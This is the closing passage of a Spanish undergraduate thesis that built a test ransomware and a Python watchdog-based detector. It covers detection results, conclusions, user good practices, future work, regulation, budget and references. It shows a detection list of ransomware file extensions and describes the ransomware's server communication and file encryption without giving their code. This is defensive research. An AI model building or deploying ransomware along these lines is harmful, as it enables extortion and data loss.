


Fig. 6.10. Archivos cifrados por el ransomware en una tercera prueba

Donde en la consola podemos ver cómo los errores puntuales han sido arreglados. Ya no aparecen dos veces la misma ruta y no se detecta un proceso legítimo como sospechoso.




Fig. 6.11. Velocidades detectadas y ventana de aviso de ransomware después de la modificación

Para terminar con los ensayos, añadiremos a la lista de extensiones maliciosas conocidas aquella añadida por el ransomware de prueba, `.encrypt`. Con esto veremos si las detecciones por modificación de extensión son más rápidas que las normales.

```
> ransomware_dictionary = [".encrypt", ".cry", ".crypto", ".darkness", ".enc", ".exx", ".kb15", ".kraken", ".lo
```

Fig. 6.12. Extensión .ecnrypt añadida al diccionario de extensiones conocidas de ransomwares

Ejecutaremos, como anteriormente, el detector y el ransomware. El detector irá captando las velocidades hasta que, cuando el ransomware se inicie, saltará el aviso de una extensión maliciosa detectada en la consola. Este aviso, aparece antes que ninguna velocidad dentro de la banda de detección, esto es, la detección es más rápida.




Fig. 6.13. Aviso de detección por una extensión maliciosa agregada

Miremos ahora el resultado del cifrado en los archivos. Al igual que en la segunda y tercera prueba, el ransomware no alcanza más allá de la subcarpeta Folder2. En este caso llega hasta la mitad, cifrando 153 archivos, esto es, 152 MB. Aún cuando la detección es más rápida, sospechamos que no debe ser notable la diferencia con el método de las bandas, puesto que el número de archivos es el mismo.

Se ha intentado, por otra parte, tratar de mejorar esta velocidad porque, teóricamente, debería ser capaz de actuar con el primer archivo cifrado y, sin embargo, esto no se refleja en los resultados. La modificación se centra en cambiar la forma en que se extraída la extensión, por una más sencilla y, *a priori*, más rápida.

```
def on_moved_AllFiles(event):
    try:
        file_extension = os.path.splitext(event.dest_path)[1]

        if file_extension in ransomware_dictionary:
            print("Extension detected: " + file_extension)
```

Fig. 6.14. Modificación de la función *on\_moved\_AllFiles*

La primera linea de código de la función ahora simplemente divide y extrae aquello que haya después del punto, sin comprobar si lo que se encuentra antes era igual o no

al nombre antes de la modificación. Aún así, los resultados obtenidos han sido similares, un cifrado hasta la mitad de la subcarpeta Folder2. Por ello concluimos que el cuello de botella se tiene que encontrar en la propia forma de recibir los eventos de la librería *watchdog* y no en las operaciones realizadas.

## 7. CONCLUSIONES Y FUTUROS DESARROLLOS

En este capítulo repasaremos los objetivos planteados y evaluaremos si se han logrado desarrollar de una forma considerablemente exitosa. Además, y como fue mencionado al comienzo, el sentido del desarrollo del ransomware era, en última instancia, poder extraer algunas conclusiones de buenas prácticas que un usuario podría aplicar y poner en práctica. Es decir, aparte de reexaminar los objetivos, ensayaremos aquí algunas buenas prácticas que se desprenden de los experimentos mostrados.

### 7.1. Objetivos

En los objetivos que respectan al desarrollo de un ransomware, consideramos que han sido todos cumplidos con relativo éxito. Comencemos por el principio, el primer punto era el desarrollo de un algoritmo capaz de cifrar y descifrar archivos evitando carpetas y extensiones. Esto ha sido desarrollado en las secciones 3.2.3 y 3.3.3.

El siguiente objetivo se trataba de conseguir establecer comunicación entre el ransomware y un servidor mediante el desarrollo de funciones para la transmisión de datos por HTTP. Esto lo podemos encontrar desarrollado tal como se planteó en el apartado 3.2.5 para el Ransomware así como el apartado 3.3.4 para el descifrador. La programación de esto no resulta relativamente compleja gracias a las facilidades que otorga *Flask*.

Otro de los propósitos era el desarrollo del servidor con el que pudiera comunicarse el ransomware y que pudiera gestionar los datos de las víctimas. La implementación, al igual que el punto anterior, se basa enteramente en *Flask* por lo que su desarrollo no ha resultado un gran obstáculo. Se puede encontrar en el apartado 3.4.

En lo que respecta al ransomware, encontramos, por último, algunas funcionalidades planteadas como la modificación del fondo de escritorio y la toma de fotos han sido combinadas de forma que la foto tomada aparece en el fondo de escritorio de aviso. Todo ellos se puede encontrar en 3.2.4.

Trataremos ahora los objetivos relacionados con la implementación del detector de ransomwares. En cuanto a la monitorización de archivos, el desarrollo ha sido exitoso en tanto que se ha podido crear un programa capaz de detectar aquellos archivos modificados o renombrados. Sin embargo, encontramos que para la detección de velocidades de modificación, debido al diseño de la implementación, se depende fuertemente de la muestra de datos y nuestra capacidad para extrapolar tanto comportamientos usuales como inusuales. Por ello, pese a que el objetivo inicial se ha cumplido, todavía es necesario un gran estudio por detrás para el ajuste de variables. Más tarde se plantearán ciertas líneas de posibles desarrollos que se podrían seguir.

Finalmente, la función encargada de acabar con la actividad del ransomware ha mos-

trado resultados positivos, por lo que podemos dar por cumplido el propósito inicial. Aún así, como se ha tratado de un pequeño ensayo para poner a prueba el detector, la *white-list* tanto como la *blacklist* deberían ser ampliadas lo máximo posible para evitar posibles falsos positivos.

Por todo esto, pese a que algunos requieren ciertas mejoras, damos como cumplidos todos los objetivos planteados al principio.

## 7.2. Prevención, detección y mitigación

El principal motivo por el que una persona debería tomar en consideración este desarrollo es simple: cualquier persona con ciertos conocimientos de programación y dedicación puede desarrollar algo tan dañino como un ransomware.

Los ensayos con el ransomware desarrollado se han basado en un supuesto fundamental: la víctima se trata de un usuario confiado. Y es que es usual el perfil de persona que, de un modo u otro, acaba desactivando el antivirus para poder descargar aplicaciones que lo detectarían como sospechoso, aplicaciones como *μTorrent*. Por lo que la primera medida a tomar sería sencilla: no desactivar la protección contra malware del equipo. En caso de Windows, no desactivar Windows Defender, como si se ha hecho para la realización del ensayo con, como se ha demostrado, fatal resultado para la víctima.

Otras conclusiones pueden ser mantener el sistema y las aplicaciones siempre actualizadas. Si echamos un vistazo a los casos de estudio como *WannaCry*, estos ransomwares empleaban vulnerabilidades que en apenas días fueron corregidas por los desarrolladores.

En otros casos de estudios vemos cómo muchos se transmiten por correos electrónicos falsos —concretamente el 94 % del malware—, por lo que otra buena práctica sería no descargar archivos y abrir enlaces de correos desconocidos.

Otra buena práctica que podemos extraer del desarrollo del detector es el uso de programas con filtros de *whitelisting* y *blacklisting* cuyas listas sean suficientemente extensas y el propio usuario pueda adecuar a su uso.

Aún cuando estas pautas son cumplidas, puede ocurrir que el equipo resulte infectado por algún ransomware novedoso. En cuyo caso, se ha explicado cómo los ransomwares cifran archivos o bloquean equipos, pero nunca inhabilita el equipo para siempre, en otras palabras, la mejor forma de mitigar un ransomware es guardando copias de seguridad periódicas del sistema y de los archivos. En caso de infección, será tan sencillo como reinstalar el sistema operativo con la copia de seguridad.

## 7.3. Futuros desarrollos

El detector desarrollado se trata de una base por la que poder construir. Es por eso que algunas funcionalidades desarrolladas pueden parecer no útiles *a priori*, sin embargo,

tienen mucho potencial.

Una de ellas es la monitorización de la carpeta *Downloads*. Este nos permitiría una mayor eficiencia de los recursos pues podremos comenzar la detección desde el momento que un archivo es descargado. Además, nos permitiría añadir funcionalidades como el análisis de los ejecutables descargados, solución muy utilizada por los antimalwares actuales.

Respecto al análisis, en un primer momento se ideó para el desarrollo una implementación que detectaría todo ransomware desarrollado en Python. Y es que estos ransomwares emplean la función *os.walk()* para el listado de archivos, y dicha función, una vez construido el ejecutable, tomaría la misma secuencia de bytes dentro de él. Sin embargo, debido a la complejidad de tal empresa, este desarrollo tuvo que ser descartado, aunque desde aquí se invita cualquier interesado al desarrollo.

El detector depende fuertemente del ajuste de los parámetros, ajuste que aquí se ha realizado de una forma más o menos simple y por ello ciertamente imprecisa. Existen formas de mejorar este ajuste y que no precisen de una persona, formas que, empleando técnicas avanzadas de machine learning, puedan incrementar con creces el rendimiento del detector.

Exponiendo rápida y brevemente estas ideas, el detector podría pasar un periodo de prueba tomando muestras en un equipo con un tamaño de *batch* concreto. Luego junto con datos conocidos de diferentes ransomwares, uno encontraría cómo las velocidades tienen a agruparse en distribuciones normales. A estas distribuciones se le podrían aplicar técnicas como *Gaussian Mixture Models* para evaluar la distribución de datos como una suma de distribuciones normales. Aplicando esto, tanto al uso normal como al ransomware, daría paso al empleo de métodos modernos de Teoría de la Detección como detección *Maximum Likelihood*.

Todas estas ideas aquí expuestas ayudarían a la creación de un método complejo de detección, considerablemente fiable, que podría evitar la gran mayoría de ataques de ransomwares. Incluso aquellos que hayan podido utilizar como vectores de ataque *exploits* desconocidos. Aún incluso, muchas más ideas podrían ser puestas en práctica partiendo de este detector completamente abierto.

## 8. ENTORNO SOCIOECONÓMICO

Actualmente, nos encontramos ante una Revolución Informática, cuyo impacto es comparable a la Revolución Industrial. Las empresas, desde hace décadas, se encuentran en un constante proceso de desarrollo de tecnologías de la información. Estas tecnologías han permeado completamente las estructuras sociales convirtiéndose en una realidad fundamental de nuestras sociedades. Los datos se han convertido en el nuevo bien máspreciado para empresas, para personas en su desenvolvimiento social y para criminales que pretenden sacar rédito económico.

El auge de ataques por ransomware de los últimos años nos hace plantearnos cómo la situación cibercriminal es cada vez más seria. Por todo ello es necesario la educación de las personas en materia de ciberseguridad y el desarrollo de métodos y técnicas que minimicen este tipo de ataques. No tenemos ya solo una obligación para con la seguridad económica y financiera, sino un deber deontológico, un imperativo, que nos impulsa a proteger a las personas vulnerables que desconocen el peligro en el que pueden encontrarse.

### 8.1. Marco Regulador

En tanto que estamos trabajando con simulaciones y entornos absolutamente aislados y controlados, no nos encontramos sujetos a ninguna ley que haya podido impedirnos el desarrollo de alguna de las partes del presente proyecto. No obstante, se comentarán aquí algunos puntos interesantes relacionados con regulaciones sobre ciberseguridad.

En la Unión Europea vemos que la ciberseguridad se encuentra regida por una directiva europea, en concreto, la Directiva 2016/1148 de 6 de julio de 2016 relativa a las medidas destinadas a garantizar un elevado nivel común de seguridad de las redes y sistemas de información en la Unión. En esta directiva se define la seguridad en las redes como:

*«La capacidad de las redes y sistemas de información de resistir, con un nivel determinado de fiabilidad, toda acción que comprometa la disponibilidad, autenticidad, integridad o confidencialidad de los datos almacenados, transmitidos o tratados, o los servicios correspondientes ofrecidos por tales redes y sistemas de información o accesibles a través de ellos.»* [32]

Por otro lado, alguno de los organismos relevantes en este área son el Instituto Nacional de Ciberseguridad de España (INCIBE), quienes se dedican a dar soporte sobre seguridad informática a empresas, ciudadanos, administraciones, etc; o el Mando Conjunto del Ciberespacio (MCCE), quienes aseguran la libertad de acción de las Fuerzas Armadas en la ciberseguridad.

## 8.2. Organización y presupuesto

En este apartado, se comentarán dos puntos importantes, a saber, el diagrama de Gantt, donde se muestran las tareas ejecutadas a lo largo del tiempo, y el presupuesto, donde se hará una estimación de los costos implicados en el desarrollo.

En primer lugar, el diagrama de Gantt se encuentra dividido en meses y estos en cuatro semanas de suerte que el tiempo de realización de cada tarea se indicará con una barra que abarque el tiempo correspondiente. Remarcarse aquí que la dedicación, en tiempo, ha sido completa, es decir, en algunas épocas se ha llegado hasta 6-8 horas diarias de trabajo.




Fig. 8.1. Diagrama de Gantt para el desarrollo del proyecto

El proyecto se puede suponer dividido en dos partes o bloques grandes, el desarrollo del Ransomware y el del Detector. Entre estas se puede ver un patrón, y es que antes del diseño y desarrollo de cada uno, le precede un periodo de investigación y recopilación del estado actual del arte, así como una fase de pruebas y familiarización con las herramientas y librerías que se han empleado en el desarrollo. Despues, durante los últimos días de implementación, comienza la fase de pruebas y ensayos de forma que podremos corregir ciertos puntos que hayan resultado deficientes o incompletos.

Para finalizar, a todos estas fases les atraviesa la redacción de la memoria. Esto se ha decidido así puesto que en el propio proceso de exposición y explicación, se pueden entrever fallos o la falta de consistencia de algunos puntos con tiempo suficiente para una corrección adecuada.

Trataremos ahora el presupuesto que supone el desarrollo. En primer lugar, se hará

una estimación del cote de los materiales empleados. Estos costes incluyen desde software empleado hasta equipos y herramientas físicas.

- Software: todos los recursos informáticos empleados han sido software libre, es decir, completamente gratuitos. El programa generalmente utilizado ha sido *Visual Studio Code*.
- Equipos: aquí encontramos que el uso de un solo equipo informático. Dicho equipo tiene el valor de al rededor 1000€.

Otros recursos ha tener en cuenta para el presupuesto han sido los recursos humanos, que en este caso, y basándonos en presupuestos salariales de España, vemos:

- Tutor: supondremos aquí el salario de Senior en España para el tutor del trabajo, Daniel Díaz Sánchez. Un total de 10 horas a 20€/h supondría un coste de 200€.
- Alumno: para el desarrollador del proyecto le asignaremos un salario de Junior. Este sería 8€/h en un total de 700 horas, 5600€.

Resumiendo en una tabla, tendríamos el siguiente presupuesto para el proyecto:

<b>Tipo de coste</b>	<b>Coste</b>
Costes materiales	1000€
Costes RRHH	5800€
<b>Total</b>	<b>6,800€</b>

Cuadro 8.1. COSTE TOTAL DEL PROYECTO

## BIBLIOGRAFÍA

- [1] *Cyber Security Statistics. The Ultimate List Of Stats Data, & Trends For 2022.* dirección: <https://purplesec.us/resources/cyber-security-statistics>.
- [2] *¿Qué es el malware?* Dirección: <https://www.oracle.com/es/database/security/que-es-el-malware.html>.
- [3] *8 Most Common Types of Malware Attacks.* dirección: <https://arcticwolf.com/resources/blog/8-types-of-malware>.
- [4] *Malware.* dirección: <https://es.wikipedia.org/wiki/Malware>.
- [5] *Más de 40 estadísticas y hechos de ciberseguridad para 2022.* dirección: <https://www.websiterating.com/es/research/cybersecurity-statistics-facts/>.
- [6] *La guía esencial sobre el Ransomware.* dirección: <https://www.avast.com/es-es/c-what-is-ransomware>.
- [7] *Ransomware Attacks and Types.* dirección: <https://www.kaspersky.com/resource-center/threats/ransomware-attacks-and-types>.
- [8] J. Fruhlinger, «The 5 biggest ransomware attacks of the last 5 years: From CryptoLocker to WannaCry and NotPetya, these attacks illustrate the growth of ransomware.,» *CSO (Online)*, 2017.
- [9] «A New Virus CryptoLocker Ransomware is Spreading Rapidly 2013,» *Athena Information Solutions Pvt. Ltd, Gurgaon*, 2013.
- [10] R. Naraine, *Cryptolocker Infections on the Rise; US-CERT Issues Warning*, 2013. dirección: <https://www.securityweek.com/cryptolocker-infections-rise-us-cert-issues-warning>.
- [11] *WannaCry ransomware attack.* dirección: [https://en.wikipedia.org/wiki/WannaCry\\_ransomware\\_attack](https://en.wikipedia.org/wiki/WannaCry_ransomware_attack).
- [12] *Ryuk (ransomware).* dirección: [https://es.wikipedia.org/wiki/Ryuk\\_\(ransomware\)](https://es.wikipedia.org/wiki/Ryuk_(ransomware)).
- [13] L. Constantin, «Ryuk ransomware explained: A targeted, devastatingly effective attack.,» *CSO (Online)*, 2021.
- [14] G. G. Paredes, «Introducción a la criptografía,» *Revista Digital Universitaria*, 2006.
- [15] A. Kerckhoffs, «La cryptographie militaire,» *Journal des sciences militaires*, vol. IX, págs. 5-83, 161-191, 1883.
- [16] C. Shannon, «Communication Theory of Secrecy Systems,» *Bell Systems, Technical Journal*, vol. 28, 656'715, 1949.

- [17] *Stream Cipher*. dirección: [https://commons.wikimedia.org/wiki/File:Stream\\_cipher.svg](https://commons.wikimedia.org/wiki/File:Stream_cipher.svg).
- [18] *Cifrado por bloques*. dirección: [https://es.wikipedia.org/wiki/Cifrado\\_por\\_bloques](https://es.wikipedia.org/wiki/Cifrado_por_bloques).
- [19] W. Stallings, *Cryptography And Network Security: Principles And Practice*, 7.<sup>a</sup> ed. Pearson Global Edition, 2017.
- [20] *Data Encryption Standard*. dirección: [https://es.wikipedia.org/wiki/Data\\_Encryption\\_Standard](https://es.wikipedia.org/wiki/Data_Encryption_Standard).
- [21] H. Cam, V. Ozdurán y O. Ucan, «A combined encryption and error correction scheme: AES-turbo,» vol. 9, ene. de 2009.
- [22] J. Daemen y V. Rijmen, *The Design of Rijndael The Advanced Encryption Standard (AES)*, 2.<sup>a</sup> ed. Spring, 2020.
- [23] *Substitute byte transformation*. dirección: [https://www.researchgate.net/figure/Substitute-byte-transformation\\_fig3\\_317615794](https://www.researchgate.net/figure/Substitute-byte-transformation_fig3_317615794).
- [24] *Advanced Encryption Standard*. dirección: [https://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard#The\\_MixColumns\\_step](https://en.wikipedia.org/wiki/Advanced_Encryption_Standard#The_MixColumns_step).
- [25] D. A. Osvik, A. Shamir y E. Tromer, *Cache Attacks and Countermeasures: The Case of AES*. Springer Berlin Heidelberg, 2006.
- [26] G. Piret y J.-J. Quisquater, «A Differential Fault Attack Technique against SPN Structures, with Application to the AES and Khazad,» 2003.
- [27] P. S. Pinilla, «Reproducción de ataque de fallos en el algoritmo Advanced Encryption Standard utilizando simulación HDL,» Tesis doct., Universidad de Sevilla, 2018.
- [28] *First dent in the AES crypto algorithm*. dirección: <http://www.h-online.com/security/news/item/First-dent-in-the-AES-crypto-algorithm-1324748.html>.
- [29] *Revisión de WinAntiRansom*. dirección: <https://vipreplica.es/noticias/revision-de-winantiransom/>.
- [30] *CryptoPrevent review: Prevent or Block Ransomware attacks*. dirección: <https://www.thewindowsclub.com/prevent-cryptolocker-ransomware-cryptoprevent>.
- [31] *Tecnología anti-ransomware de Malwarebytes*. dirección: <https://es.malwarebytes.com/business/solutions/ransomware/>.
- [32] «DIRECTIVA (UE) 2016/1148 DEL PARLAMENTO EUROPEO Y DEL CONSEJO de 6 de julio de 2016 relativa a las medidas destinadas a garantizar un elevado nivel común de seguridad de las redes y sistemas de información en la Unión,» vol. L 194, pág. 13, 2016.